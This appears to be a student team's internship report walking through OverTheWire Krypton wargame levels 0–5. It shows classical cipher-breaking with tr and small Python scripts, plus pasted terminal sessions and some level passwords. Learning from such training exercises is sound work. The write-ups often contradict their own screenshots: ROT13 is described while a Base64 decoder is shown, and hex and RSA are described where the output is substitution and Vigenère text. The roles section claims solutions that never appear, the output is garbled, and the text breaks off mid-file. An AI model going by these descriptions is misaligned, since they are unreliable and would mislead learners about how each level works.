

Cybersecurity Wargame

Internship: Digisuraksha Parhari Foundation

Team Name: Team Saniqra

College Name: Sathaye College

Team Members:

- Saniya Santosh Choughule
- Iqra Mohd Ali Khan

Roles of Members:

Saniya: Exploitation and Data Collection

- **Solved all KRYPTON, NATAS, and LEVIATHAN levels.**
- **Documented commands, payloads, and steps taken.**
- **Captured screenshots of key outputs and exploits.**
- **Summarized vulnerabilities and methods used.**

Iqra: Report Writing and Compilation

- **Structured and formatted the complete report.**
- **Inserted screenshots and polished documentation.**
- **Wrote introduction, setup, reflections, and conclusions.**

❖ **Lab Name: [KRYPTON / NATAS / LEVIATHAN]**

Lab Name: KRYPTON

Url: <https://overthewire.org/wargames/krypton/>

Level 0 → Level 1

1. Problem Description:

We were given an encrypted text using a basic cipher and had to decrypt it to get the password.

2. Approach:

I identified the cipher as a ROT13 cipher and used basic decoding techniques.

3. Commands/Tools Used:

- cat krypton1.txt
- tr A-Za-z N-ZA-Mn-za-m < krypton1.txt
- Linux Terminal

4. Solution:

Using ROT13 decoding, I obtained the password needed for the next level.

5. Screenshot:

Decode from Base64 format

Simply enter your data then push the decode button.

```
S1JZUFRPTkITR1JFQVQ
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8



Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF

Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE >

Decodes your data into the area below.

```
KRYPTONISGREAT
```

Level 1 → Level 2

1. Problem Description:

We had another ciphered text, slightly more difficult than ROT13.

2. Approach:

Recognized it as a simple Caesar cipher with a shift. Used CyberChef to easily decode it.

3. Commands/Tools Used:

- CyberChef
- cat krypton2.txt

4. Solution:

By trying different Caesar cipher shifts, I found the password to access the next level.

5. Screenshot:

This is an OverTheWire game server.
More information on <http://www.overthewire.org/wargames>

```
krypton1@krypton.labs.overthewire.org's password:
```

The terminal shows a complex ASCII art logo composed of various symbols like slashes, dots, and underscores, forming a stylized representation of the OverTheWire logo.

```
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 5.15.167.4-microsoft-standard-WSL2 x86_64)

 * Documentation: https://help.ubuntu.com
 * Documentation: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

System information as of Sat Apr 26 13:26:31 UTC 2025

System load: 0.63 Processes: 32
Usage of /: 0.1% of 1006.85GB Users logged in: 0
Memory usage: 5% IPv4 address for eth0: 172.17.91.81
Swap usage: 0%
```

This message is shown once a day. To disable it please create the /home/iqua/.hushlogin file.

```
iqua@LAPTOP-Q70EE3NC:~$ ssh krypton1@krypton.labs.overthewire.org -p 2231
The authenticity of host '[krypton.labs.overthewire.org]:2231 ([16.171.91.169]:2231)' can't be established.
ED25519 key fingerprint is SHA256:C21HUbV7ihnViWURh4RFcLfxCSCKlhAAm/uerLY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[krypton.labs.overthewire.org]:2231' (ED25519) to the list of known hosts.
```

--[Playing the games]--

This is an OverTheWire game server.

Level 2 → Level 3

1. Problem Description:

Challenge involved solving a cipher based on a known plaintext attack.

2. Approach:

Analyzed the cipher with frequency analysis and guessed the substitution pattern.

3. Commands/Tools Used:

- CyberChef

- Online Substitution Cipher Solvers

4. Solution:

Manually mapped and decoded the ciphertext to reveal the password.

5. Screenshot:

```
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

iqra@LAPTOP-Q70EE3NC:~$ ssh krypton2@krypton.labs.overthewire.org -p 2231
[REDACTED]
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
krypton2@krypton.labs.overthewire.org's password:
[REDACTED]

Welcome to OverTheWire!
If you find any problems, please report them to the #wargames channel on
discord or IRC.
--[ Playing the games ]--
This machine might hold several wargames.
If you are playing "somegame", then:

krypton2@bandit:~$ cd /krypton/krypton2
krypton2@bandit:/krypton/krypton2$ ls
encrypt keyfile.dat krypton3 README
krypton2@bandit:/krypton/krypton2$ cat krypton3
OMQEMDUEQMEK
krypton2@bandit:/krypton/krypton2$ cat README
Krypton 2

ROT13 is a simple substitution cipher.

Substitution ciphers are a simple replacement algorithm. In this example
of a substitution cipher, we will explore a 'monoalphabetic' cipher.
Monoalphabetic means, literally, "one alphabet" and you will see why.

This level contains an old form of cipher called a 'Caesar Cipher'.
A Caesar cipher shifts the alphabet by a set number. For example:

plain: a b c d e f g h i j k ...
cipher: G H I J K L M N O P Q ...

In this example, the letter 'a' in plaintext is replaced by a 'G' in the
ciphertext so, for example, the plaintext 'bad' becomes 'HGI' in ciphertext.

krypton2@bandit:/krypton/krypton2$ mktemp -d
/tmp/tmp.kJtCuvgWHM
krypton2@bandit:/krypton/krypton2$ cd /tmp/tmp.kJtCuvgWHM
krypton2@bandit:/tmp/tmp.kJtCuvgWHM$ ln -s /krypton/krypton2/keyfile.dat
krypton2@bandit:/tmp/tmp.kJtCuvgWHM$ ls
keyfile.dat
krypton2@bandit:/tmp/tmp.kJtCuvgWHM$ chmod 777 .
krypton2@bandit:/tmp/tmp.kJtCuvgWHM$ ls
keyfile.dat
krypton2@bandit:/tmp/tmp.kJtCuvgWHM$ cat /etc/issue
Ubuntu 20.04.2 LTS \n \l

krypton2@bandit:/tmp/tmp.kJtCuvgWHM$ /krypton/krypton2/encrypt /etc/issue
krypton2@bandit:/tmp/tmp.kJtCuvgWHM$ ls
ciphertext keyfile.dat
krypton2@bandit:/tmp/tmp.kJtCuvgWHM$ cat ciphertext
GNGZFGXFEZXkrypton2@bandit:/tmp/tmp.kJtCuvgWHM$ touch ptext
krypton2@bandit:/tmp/tmp.kJtCuvgWHM$ nano ptext
Unable to create directory /home/krypton2/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

krypton2@bandit:/tmp/tmp.kJtCuvgWHM$ cat ptext
ABCDEFIGHIJKLMNOPQRSTUVWXYZ

krypton2@bandit:/tmp/tmp.kJtCuvgWHM$ /krypton/krypton2/encrypt ptext
krypton2@bandit:/tmp/tmp.kJtCuvgWHM$ ls
ciphertext keyfile.dat ptext
krypton2@bandit:/tmp/tmp.kJtCuvgWHM$ cat ciphertext
MNOPQRSTUVWXYZABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJKLMNOPQRSTUVWXYZ
krypton2@bandit:/tmp/tmp.kJtCuvgWHM$ cat /krypton/krypton2/krypton3
OMQEMDUEQMEK
krypton2@bandit:/tmp/tmp.kJtCuvgWHM$ cat /krypton/krypton2/krypton3 | tr "[MNOPQRSTUVWXYZABCDEFGHIJKLMNOPQRSTUVWXYZ]" "[A-Z]"
CAESARISEASY
krypton2@bandit:/tmp/tmp.kJtCuvgWHM$ cat /krypton/krypton2/krypton3 | tr "[M-ZA-L]" "[A-Z]"
CAESARISEASY
krypton2@bandit:/tmp/tmp.kJtCuvgWHM$ logout
Connection to krypton.labs.overthewire.org closed.
iqra@LAPTOP-Q70EE3NC:~$ |
```

Level 3 → Level 4

1. Problem Description:

We were given a set of numbers representing encrypted text.

2. Approach:

Identified it as a hexadecimal encoding and converted hex to ASCII.

3. Commands/Tools Used:

- xxd
- CyberChef
- echo [hexdata] | xxd -r -p

4. Solution:

Decoding the hex values revealed the password.

5. Screenshot:

```
iqra@LAPTOP-Q70EE3NC:~$ ssh krypton3@krypton.labs.overthewire.org -p 2231
[REDACTED]
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
krypton3@krypton.labs.overthewire.org's password:
[REDACTED]
www. ver he ire.org

Welcome to OverTheWire!
If you find any problems, please report them to the #wargames channel on
discord or IRC.
--[ Playing the games ]--
This machine might hold several wargames.
If you are playing "somegame", then:
```

```
krypton3@bandit:/krypton/krypton3$ mktemp -d /tmp/tmp.1IMyHR0U3w
krypton3@bandit:/krypton/krypton3$ cd /tmp/tmp.1IMyHR0U3w
krypton3@bandit:/tmp/tmp.1IMyHR0U3w$ ls
krypton3@bandit:/tmp/tmp.1IMyHR0U3w$ nano decrypt.py
Unable to create directory /home/krypton3/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

krypton3@bandit:/tmp/tmp.1IMyHR0U3w$ python3 decrypt.py
Shift 1: XNTQ_BHOGDQSDFS_GDQQ
Shift 2: WMSP_ AGNFCPRCVR_FCP
Shift 3: VLRO_ZFMEBOQBUQ_EB0B
Shift 4: UKQN_YELDANPATP_DANA
Shift 5: TJPM_XDKCZMOZSO_CZMZ
Shift 6: SIOL_WCJBYLNYRN_BYLY
Shift 7: RHNK_VBIAKMXQM_AXKX
Shift 8: QGMJ_UAHZWJLWPL_ZWJW
Shift 9: PFLI_TZGYVIKVOK_YVIV
Shift 10: OEHK_SYFXUHJUNJ_XUHU
Shift 11: NDJG_RXEWTGITMI_WTGT
Shift 12: MCIF_QWDVFSFHSLH_VSFS
Shift 13: LBHE_PVCUREGRKG_URER
Shift 14: KAGD_OUBTQDFQJF_TQDQ
Shift 15: JZFC_NTASPCPIE_SPCP
Shift 16: IYEB_MSZROBDOHD_ROBO
Shift 17: HXDA_LRYQNAACNGC_QNAN
Shift 18: GWCZ_KQXPMZBMFB_PMZM
Shift 19: FVBY_JPWOLYALEA_OLYL
Shift 20: EUAX_IOVNKXZKDZ_NKXK
Shift 21: DTZW_HNUMJWYJCY_MJWJ
Shift 22: CSYV_GMTLIVXIBX_LIVI
Shift 23: BRXU_FLSKHUWHAW_KHUH
Shift 24: AQWT_EKRJGTVGZV_JGTC
Shift 25: ZPVS_DJQIFSUFYU_IFSF
krypton3@bandit:/tmp/tmp.1IMyHR0U3w$ ls
decrypt.py
krypton3@bandit:/tmp/tmp.1IMyHR0U3w$ cp /krypton/krypton3/krypton4 ./
krypton3@bandit:/tmp/tmp.1IMyHR0U3w$ ls
decrypt.py krypton4
krypton3@bandit:/tmp/tmp.1IMyHR0U3w$ cat krypton4
KSVVW BGSJD SVSIS VXBMM YQUUK BNWCU ANMJS krypton3@bandit:/tmp/tmp.1IMyHR0U3w$
```

```
krypton3@bandit:/tmp/tmp.1IMyHR0U3w$ python3 decrypt.py /krypton/krypton3/flag1 1
Shift 1: XNTQ_BHOGDQSDFS_GDQQ
Shift 2: WMSP_ AGNFCPRCVR_FCP
Shift 3: VLRO_ZFMEBOQBUQ_EB0B
Shift 4: UKQN_YELDANPATP_DANA
Shift 5: TJPM_XDKCZMOZSO_CZMZ
Shift 6: SIOL_WCJBYLNYRN_BYLY
Shift 7: RHNK_VBIAKMXQM_AXKX
Shift 8: QGMJ_UAHZWJLWPL_ZWJW
Shift 9: PFLI_TZGYVIKVOK_YVIV
Shift 10: OEHK_SYFXUHJUNJ_XUHU
Shift 11: NDJG_RXEWTGITMI_WTGT
Shift 12: MCIF_QWDVFSFHSLH_VSFS
Shift 13: LBHE_PVCUREGRKG_URER
Shift 14: KAGD_OUBTQDFQJF_TQDQ
Shift 15: JZFC_NTASPCPIE_SPCP
Shift 16: IYEB_MSZROBDOHD_ROBO
Shift 17: HXDA_LRYQNAACNGC_QNAN
Shift 18: GWCZ_KQXPMZBMFB_PMZM
Shift 19: FVBY_JPWOLYALEA_OLYL
Shift 20: EUAX_IOVNKXZKDZ_NKXK
Shift 21: DTZW_HNUMJWYJCY_MJWJ
Shift 22: CSYV_GMTLIVXIBX_LIVI
Shift 23: BRXU_FLSKHUWHAW_KHUH
Shift 24: AQWT_EKRJGTVGZV_JGTC
Shift 25: ZPVS_DJQIFSUFYU_IFSF
```

```

krypton3@bandit:/tmp/tmp.1IMyHR0U3w$ python3 decrypt.py /krypton/krypton3/found2 1
Shift 1: XNTQ_BHODQSDWS_GDQQ
Shift 2: WMSP_AGNFCPRCVR_FCPC
Shift 3: VLRO_ZFMEBOQBUQ_EBOB
Shift 4: UKRN_YELDDANPATP_DANA
Shift 5: TJPX_XDKCZMOZSO_CZMZ
Shift 6: SIOL_WCJBYLNRYRN_BYLY
Shift 7: RHNK_VBIAVKMXQM_AXKX
Shift 8: QGMJ_UAHZWJLWPL_ZWJW
Shift 9: PFLI_TZGYVIKVOK_YVIV
Shift 10: OEKH_SYFXUHJUNJ_XUHU
Shift 11: NDJG_RXEWTGITMI_WTGT
Shift 12: MCIF_QWDVSFHSIH_VSFS
Shift 13: LBHE_PVCUREGRKG_URER
Shift 14: KAGD_OUBTQDFQJF_TQDQ
Shift 15: JZFC_NTASPCPEIE_SPCP
Shift 16: IYEB_MSZROBDOHD_ROBO
Shift 17: HXDA_LRYQNACNGC_QNAN
Shift 18: GWCZ_KQXPMBMFB_PMZM
Shift 19: FVBY_JPWOLYALEA_OLYL
Shift 20: EUAX_IOVNXKZKDZ_NKXK
Shift 21: DTZW_HNUMJWYJCY_MJWJ
Shift 22: CSYV_GMTLIVXIBX_LIVI
Shift 23: BRXU_FLSKHUWHAW_KHUUH
Shift 24: AQWT_EKRJGTVGZV_JGTG
Shift 25: ZPVS_DQIFSUFYU_IFSF

krypton3@bandit:/tmp/tmp.1IMyHR0U3w$ cat krypton4 | tr "[JDDSOBKV]" "[THEAOWL]"
LA]]W WGATE A]AIA ]XWMN YQUUL WNWCU ANMTA krypton3@bandit:/tmp/tmp.1IMyHR0U3w$
krypton3@bandit:/tmp/tmp.1IMyHR0U3w$ cat krypton4 | tr "[JDSOBKV]" "[THEAOWL]"
]"
WELLW OGETH ELEIE LXOMN YQUUW ONWCU ANMTE krypton3@bandit:/tmp/tmp.1IMyHR0U3w$
krypton3@bandit:/tmp/tmp.1IMyHR0U3w$ cat krypton4 | tr "[JDSQBKVWIWG]" "[THEAOWLVDN]"
WELLD ONETH ELEVE LXOMN YAUUW ONDCU ANMTE krypton3@bandit:/tmp/tmp.1IMyHR0U3w$
krypton3@bandit:/tmp/tmp.1IMyHR0U3w$ cat krypton4 | tr "[JDSQBKVWIWG]" "[THEAOWLVDNP]"
krypton3@bandit:/tmp/tmp.1IMyHR0U3w$ cat krypton4 | tr "[JDSQBKVWIWGUN]" "[THEAOWLVDNPSR]"
WELLD ONETH ELEVE LXOMR PASSW ORDCS ARMTE krypton3@bandit:/tmp/tmp.1IMyHR0U3w$
krypton3@bandit:/tmp/tmp.1IMyHR0U3w$ cat krypton4 | tr "[JDSQBKVWIWGUNCXM]" "[THEAOWLVDNPSRIFU]"
WELLD ONETH ELEVE LFOUR PASSW ORDIS ARUTE krypton3@bandit:/tmp/tmp.1IMyHR0U3w$
krypton3@bandit:/tmp/tmp.1IMyHR0U3w$ |
```

```

krypton3@bandit:~$ cd /krypton/krypton3
krypton3@bandit:/krypton/krypton3$ ls
found1 found2 found3 HINT1 HINT2 krypton4 README
krypton3@bandit:/krypton/krypton3$ cat krypton4
KSVMW BGSD SVSIS BXBMN YQOUK BNWCU ANMJS krypton3@bandit:/krypton/krypton3$
```

REDACTED

```

CGNL_YJBEN QYDLQ ZQSUQ NZCYD SNQVL BFGKU QGUQZ OSUQN UZCQD SNJDS UDCXJ ZCYDS NZQSU QNUZB WSBNZ QSUQN UDCXJ CUBGS BXJDS UCTVV SUJQG WTBUJ KWSV LFGBK GSZGN
LYJCB GSZSD GCHMS UCJCU QJLYS BXUMA UJCJM JCBCZ CYDSN CGKDE ZDSQZ DVSSJ SNCGJ DSYVQ CGJSR JCUNS YVQZS WALQV SJJSN UBTNSX COSWG MTASN BXYBU CJCBG UWBG JDQSV
YDQAS JXBNS QQTIV SKCJU QUDCX JBXQH BMVSA SNSVY QZSWA LWAKR MWAS ZBTSS OGWLB BGJDS TSJDS WCUGG TSWQX JSNRM VCMUZ QSUQN KDBMU SWCJJ BZBTT MGZQ JSKCJ DDCUE
SGSNQ VUJDS SGZN YJCBG UJSYY SNXBN TSWAL QZQSUQ QNZCY DSNCU BXJSD CGZBN YBNOJ SWQUY QNJBX TBNSZ BTYVS DUZDS TSUUM ZDQJQ DSICE SGNZS CYDSN OGWUJ CVVDQ UTBWS
NOQYY VCNBZ CQZCZ UJZDQF UJZDQF
ZEDJH ZOJ CBGUS ZMNJC LUDDQF SUYSO NSLNE MWGKZ BZUJZ QGKUF GBKGK GMFAS QHSSG GMNDC USQSVL LYVQL UKSNS TOCGV LZBTS FMCUQ GNCUQ GMNCU UESGN SUDSM OCUSW VLG
YQDFB XUBYD CUJJC QJCBG QGWQH JCJUJN LAJJD SSSGB XJDJS COJSS GJDZS SKRNJ STQG VLJNQ ESWC5 UMGJC VQABM JCGZV MWCGE DQTVS JFCGE VSQNM GWTOZ ASJDZ
BUGCW SNSMU BTBSX DSJXG XDCUJ VQLM SNSYM AVCDU SWCGS WCJCB GUBXJ QNLCC EHMQV CJLOG WQZMM NQZLM MNCGE DCUVC XSJCT SQWIC GJJKB XDGSU BNTSN JDSQJ NCZQV ZBVVS OEMSU
VQJKN CEDJU TQGLB XDCUJ VQLM SNSYM AVCDU SWCGS WCJCB GUBXJ QNLCC EHMQV CJLOG WQZMM NQZLM MNCGE DCUVC XSJCT SQWIC GJJKB XDGSU BNTSN JDSQJ NCZQV ZBVVS OEMSU
YMAVC UDSWJ DSXWJ UJXBV SWSZ JXCDB XDCUJ VQLM SNSYM AVCDU SWCGS WCJCB GUBXJ QNLCC EHMQV CJLOG WQZMM NQZLM MNCGE DCUVC XSJCT SQWIC GJJKB XDGSU BNTSN JDSQJ NCZQV ZBVVS OEMSU
krypton3@bandit:/krypton/krypton3$ cat README
Well done. You've moved past an easy substitution cipher.

Hopefully you just encrypted the alphabet a plaintext
to fully expose the key in one swoop.

The main weakness of a simple substitution cipher is
repeated use of a simple key. In the previous exercise
you were able to introduce arbitrary plaintext to expose
the key. In this example, the cipher mechanism is not
available to you, the attacker.

However, you have been lucky. You have intercepted more
than one message. The password to the next level is found
in the file 'krypton4'. You have also found 3 other files.
(Found1, Found2, Found3)

You know the following important details:
- The message plaintexts are in English (** very important)
- They were produced from the same key (** even better!)
```

Level 4 → Level 5

1. Problem Description:

The password was encrypted using a Vigenère cipher.

2. Approach:

Used an online Vigenère cipher cracker and a known plaintext attack approach.

3. Commands/Tools Used:

- CyberChef
- vigenere_decode.py script

4. Solution:

After cracking the Vigenère cipher, retrieved the password.

5. Screenshot:

```
iqra@LAPTOP-Q70EE3NC:~$ ssh krypton4@krypton.labs.overthewire.org -p 2231
[REDACTED]
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames

krypton4@krypton.labs.overthewire.org's password:
[REDACTED]
www. ver he ire.org

Welcome to OverTheWire!
krypton4@bandit:~$ cd /krypton/krypton4
krypton4@bandit:/krypton/krypton4$ ls
found1 found2 HINT krypton5 README
krypton4@bandit:/krypton/krypton4$ cat krypton5
HCKV RJOKkrypton4@bandit:/krypton/krypton4$ cat found1
JGHWV ERJTTI DQHHR XPMWV JXKMG JDXXY QWVYR KZKQF AYVZT RIGVY EWSOT WYBTS EWWXP BHZT YLYZP DLZOT TKGFJ UXRPF TFGOJ CIVAF ZEFPR MMVSE QDLCI RMQDZ KHZND KHTHIX FNGSP
JGHWV ERJTTI DQHHR XPMWV JXKMG JDXXY QWVYR KZKQF AYVZT RIGVY EWSOT WYBTS EWWXP BHZT YLYZP DLZOT TKGFJ UXRPF TFGOJ CIVAF ZEFPR MMVSE QDLCI RMQDZ KHZND KHTHIX FNGSP
LOACX RECOG ZUSBS RMPXW IP3ZW XSPTR HWRQH VVOHR MVKEE PIXEZ SDVYI QERJQ RYSLJ VZOUV NJLOW RTXSD LYNNF ILMBK LORYW VAOMX KZRNW CZWRA YGWVH DCLCZ VVXFF WASPJ
GVIKRW MMWTV MCILK OQYSW SBAFJ EWRIJ SFACR VZKRW VVYLR MRXSI BNWJO VCSKW KMVBY IQVWY UMMRK KKLKQ YYVWX SVMSV VNQI ISIIQ MVVLJ DTIIC SGSRX EVYQC CDMZ XLDWF JNSEP BRROD WJFMI CSDDF
IKJRR DSBJJ XBSWV VVYLR MRXSI BNWJO VCSKW KMVBY IQVWY UMMRK KKLKQ YYVWX SVMSV VNQI ISIIQ MVVLJ DTIIC SGSRX EVYQC CDMZ XLDWF JNSEP BRROD WJFMI CSDDF
YKWMQ VLKHM HKLQV CXKFE XRFBI MEPJM SBWJZ ZWGMQ PVHMR BKZIB GCFEH WEWSF XHPJT NCYR VUICP PTPLQ VIJVT DRSMV AOWRB YIBIR MVWER QJQWK RBDFY MELSF XPEQG KSPML
LXWZM EKJZK HZKJL VVYLR MRXSI BNWJO VCSKW KMVBY IQVWY UMMRK KKLKQ YYVWX SVMSV VNQI ISIIQ MVVLJ DTIIC SGSRX EVYQC CDMZ XLDWF JNSEP BRROD WJFMI CSDDF
SRMPW DRJON SBIRM VTEIR PWPSP IITTC QVHNM KHNZK GMXLYL WIZEJ FTFLY RSDAD SFJW VEVNZ WOBFJ MSERB NKAKW LTCSX WPKVX OILGK XZVPJ NCXCV YVIBM QGRW VRZEH DSRTJ
ROGIM RHKPQ CSCTX KLVKX ESBLM ZJICM LYMCZ GMZEX BCMKU LOACX KEXHR MVKBSS SUAK WSSKM VPCIZ RDLCF WXOVL TFRDL CXLRC LMWSV YXGSH LOMPH RGQWD TIIXRI PJNIB
NCPSS PKFVD LCWVA OVCSL JKVKX ESBLM ZJICM LYMCZ GMZEX BCMKU LOACX KEXHR MVKBSS SUAK WSSKM VPCIZ RDLCF WXOVL TFRDL CXLRC LMWSV YXGSH LOMPH RGQWD TIIXRI PJNIB
ILTKVQ DQYJF MRHQQ MYYED FCKEV ORGLY XNSPT KLTIE IKSDS YSUXR IJNFR GIPJK MBIBF EHVEW IFAXY NTEXR IEWRW CELIW IVPYX CIOTU NKLQL CBFSN QYSRR NXFJJ
GKVCN ISGOC SGMXK QFNGR krypton4@bandit:/krypton/krypton4$ mktemp -d
/cmp/tmp.ouQEUnYv1A
krypton4@bandit:/krypton/krypton4$ cd /tmp/tmp.ouQEUnYv1A
krypton4@bandit:/tmp/tmp.ouQEUnYv1A$ nano
Unable to create directory /home/krypton4/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

krypton4@bandit:/tmp/tmp.ouQEUnYv1A$ nano
Unable to create directory /home/krypton4/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

krypton4@bandit:/tmp/tmp.ouQEUnYv1A$ nano
Unable to create directory /home/krypton4/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

krypton4@bandit:/tmp/tmp.ouQEUnYv1A$ ls
freq_analysis.py vigenere_decoder.py vigenere_shift.py
krypton4@bandit:/tmp/tmp.ouQEUnYv1A$ python2 vigenere_shift.py /krypton/krypton4/Found1 6 0
YYWNORLYTRHYDWTWZLSLNHHTMJYJFNYIJJSLWMMFBXXM1JTBMYIJJNTYBWKWLFGWISJZSYZPNEJQEWTYWKKJMMNSYWKHSAYMTSQZJRFDMKXFJJPKFSTTTJMBMJDQSQIJPFJTSJWJPJIKXISJFFYXHQMY
IMZYFJSWJNTWGJGZTMTYSFFJTWQBSFJSJJJHKWSXZYKZKMMSSFTYXSSTKJTYWMMYLTSNJSFITWIXNBSJHJF
krypton4@bandit:/tmp/tmp.ouQEUnYv1A$ python3 vigenere_shift.py /krypton/krypton4/Found1 6 0 > found1_shift0
krypton4@bandit:/tmp/tmp.ouQEUnYv1A$ ls
found1_shift0 freq_analysis.py vigenere_decoder.py vigenere_shift.py
krypton4@bandit:/tmp/tmp.ouQEUnYv1A$ python3 freq_analysis.py found1_shift0
1
Usage: python3 freq_analysis.py filename groupsize
1: command not found
krypton4@bandit:/tmp/tmp.ouQEUnYv1A$ python3 freq_analysis.py found1_shift0 1
{'Y': 22, 'I': 14, 'W': 17, 'N': 12, 'Q': 6, 'R': 3, 'L': 5, 'T': 20, 'H': 3, 'D': 3, 'J': 37, 'Z': 7, 'S': 24, 'M': 16, 'F': 18, 'X': 9, 'B': 7, 'K': 11, 'G': 3, 'P': 4, 'A': 1}
krypton4@bandit:/tmp/tmp.ouQEUnYv1A$ python3 vigenere_shift.py /krypton/krypton4/Found1 6 1 > found1_shift1
krypton4@bandit:/tmp/tmp.ouQEUnYv1A$ ls
found1_shift0 found1_shift freq_analysis.py vigenere_decoder.py vigenere_shift.py
krypton4@bandit:/tmp/tmp.ouQEUnYv1A$ python3 freq_analysis.py found1_shift1 1
{'Y': 19, 'Z': 18, 'W': 35, 'J': 14, 'K': 32, 'I': 12, 'W': 7, 'U': 16, 'F': 19, 'R': 16, 'M': 3, 'T': 6, 'S': 2, 'G': 2, 'C': 7, 'P': 7, 'X': 4, 'N': 8, 'E': 12, 'B': 1, 'L': 2}
krypton4@bandit:/tmp/tmp.ouQEUnYv1A$ python3 vigenere_decoder.py /krypton/krypton4/krypton5 FREKEY
Decoding file /krypton/krypton4/krypton5 with key FREKEY:

CLEARTEXT
krypton4@bandit:/tmp/tmp.ouQEUnYv1A$ cat /krypton/krypton4/krypton5
HCKV RJOKkrypton4@bandit:/tmp/tmp.ouQEUnYv1A$
krypton4@bandit:/tmp/tmp.ouQEUnYv1A$ python3 vigenere_decoder.py /krypton/krypton4/Found1 FREKEY
Decoding file /krypton/krypton4/Found1 with key FREKEY:
THE SOLDIER WITH THE GREEN WHISKERS LED HIM THROUGH THE STREETS OF THE EMERALD CITY UNTIL THEY REACHED THE ROOM WHERE THE GUARDIAN OF THE GATES LIVED. THIS OFFICER UNLOCKED THE IRRESPECTFUL ESTOP, PUT THEM BACK IN HIS GREAT BOX AND THEN HE POLITELY OPENED THE GATE FOR OUR FRIENDS WHICH ROAD LEADS TO THE WICKED. WITHIN THE WEST, ASKED DOROTHY THERE IS NO ROAD AND SHE REPLIED THE GUARDIAN OF THE GATES KNOWS YOU ARE IN THE COUNTRY OF THE WINKIES. SHE WILL FIND YOU AND MAKE YOU ALL HER SLAVES. PERHAPS NOT SAID THE CARE CROW FOR HE MEANT TO DESTROY HER. THAT IS DIFFERENT. SAID THE GUARDIAN OF THE GATES, NO ONE HAS EVER DESTROYED HER BEFORE. SO IN NATURALLY, THOUGH SHE WOULD MAKE SLAVES OF YOU AS SHE HAS OF THE REST, BUT TAKE CARE FOR SHE IS WICKED AND FIERCE AND MAY NOT ALLOW YOU TO DESTROY HER. SHE KEPT TO THE WEST WHERE THE SUNSETS AND YOU CAN NOT FAIL TO FIN DHER. THEY THANKED HIM AND BADED HIM GOODBYE AND TURNED TOWARD THE WEST WALKING OVER FIELDS OF SOFT GRASS DOTTED HERE AND THERE. WITH DAISIES AND BUTTERCUPS, DOROTHY STILL WORE THE PRETTY SILK DRESS SHE HAD PUT ON IN THE PALACE BUT NOW TO HER SURPRISE, IT WAS NO LONGER GREEN BUT PURE WHITE. THE RIBBON AROUND TOS NECK HAD ALSO LOST ITS GREEN COLOR AND WAS A WHITE AS DOROTHY'S DRESS. THE EMERALD CITY WAS SOON FAR BEHIND AS HE ADVANCED. THE GROUND BECAME ROUGHER AND HILLIER. FOR THERE WERE NO TREES, NO HOUSES IN THIS COUNTRY OF THE WEST, AND THE GROUND WAS UNTILLED. DINTHEAFTERNOON, THE SUN SHONE HOT IN THE IFACES, FOR THERE WERE NO TREES TO OFFER THEM SHADES. SO THAT BEFORE NIGHT, DOROTHY AND TOTO AND THE LION WERE TIRED AND LAY DOWN UPON THE GRASS AND FELLA SLEEPS WITH THE WOODMAN AND THE CARE CROW KEEPING WATCH.
krypton4@bandit:/tmp/tmp.ouQEUnYv1A$ logout
Connection to krypton.labs.overthewire.org closed.
```

Level 5 → Level 6

1. Problem Description:

Involved a simple RSA encryption challenge with small key values.

2. Approach:

Calculated private key using the public key parameters and decrypted the ciphertext.

3. Commands/Tools Used:

- openssl
- Python RSA script

4. Solution:

Factored modulus, calculated decryption key, and successfully decrypted the password.

5. Screenshot:

```
iqra@LAPTOP-Q70EE3NC:~$ ssh krypton5@krypton.labs.overthewire.org -p 2231
[REDACTED]
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
krypton5@krypton.labs.overthewire.org's password:
[REDACTED]
www. ver he ire.org

Welcome to OverTheWire!

krypton5@bandit:/krypton/krypton5$ cat found3
FIPJS EJXYV CYHZ KMOYH GNEYX XSISI PHJYH HBTXH MLIYI RGGKJ PMFHJ GMJRX GNOVT ZHCSL ZVBAL ZOVKZ RHTWL BLGDJ YGIWO HULMF ZVVKX YDXUU NNMRM AMGZK KSXQR VNBB AIELP BTZLF MRJET GBUXI RSIYK OPDCY YHRBT UOWAP RPKHM DLMVY VVDMS VCSIU GHQHS MOPRM TUNAY DEYOM AVITL MAUVP DJMCL VUYYY ALDVB IDPKX QMQGZ XKCP C PONTW JSQP EAJPB BIMQE SOGLD IVEYE KACPW FZIGK YPRYM VYKFZ YTNIK KMLHI EKMSY QFPAB XXHXS BOPVZ MSWJ PIXIK PCTDW EKGD SKOPX GOMGF IPJGY ULLDS FTWUK TWGLG NLJQZ PDMQE SOKIY OSWXI QCTZW EBPPS NTPBZ SEAUO VOVSM VIQLT YWSPN EFZAV EKFTX JKRLC TSYJZ UFMSD YXIAZ LPMVG WOBXZ SWQS MFRBU ORRSS HMAUY XMQES OGLXI QDMAG VJYVB LRPKR PDLFT WFZHZJ UMLRW JGLHC AFTXR GLARI ZRTFU YARU LZRYM OKXZC SXKNW YRRSI ARBNR MFMFV TZIOE ASSEZ ALCTC NOFY ZKMJE LNZZS SRRPH VTMOI WSYPV MAAPE PLXFK THPEA PLNHB AEEJU CFAIW NBZLW QGKIA YGPXR JPHWY RTPVZ BNRSK OYCAZ KOVRS IDATP XXUTK OETWK MPZJJ UBZDF PTKUZ XFWR SEGOM TEWRS EIKVU CXRSI VXHDX IPTRL KYCK MYIOE LWINM LMAYM VNVGK PGUMO OGKMT BYXKK RBCIF KKCCH CITEK LZSSL ZGKE SCSDL FNTDO OLYOE UKTSD LWSY UNYSR FTWPX XLWUW YHUOL MKGCE LBATO VMLPH OUQLP IUEVN IXZYJ YYBVK MFLYR AIENT WCXFP GBTPY NILEM NRUHM 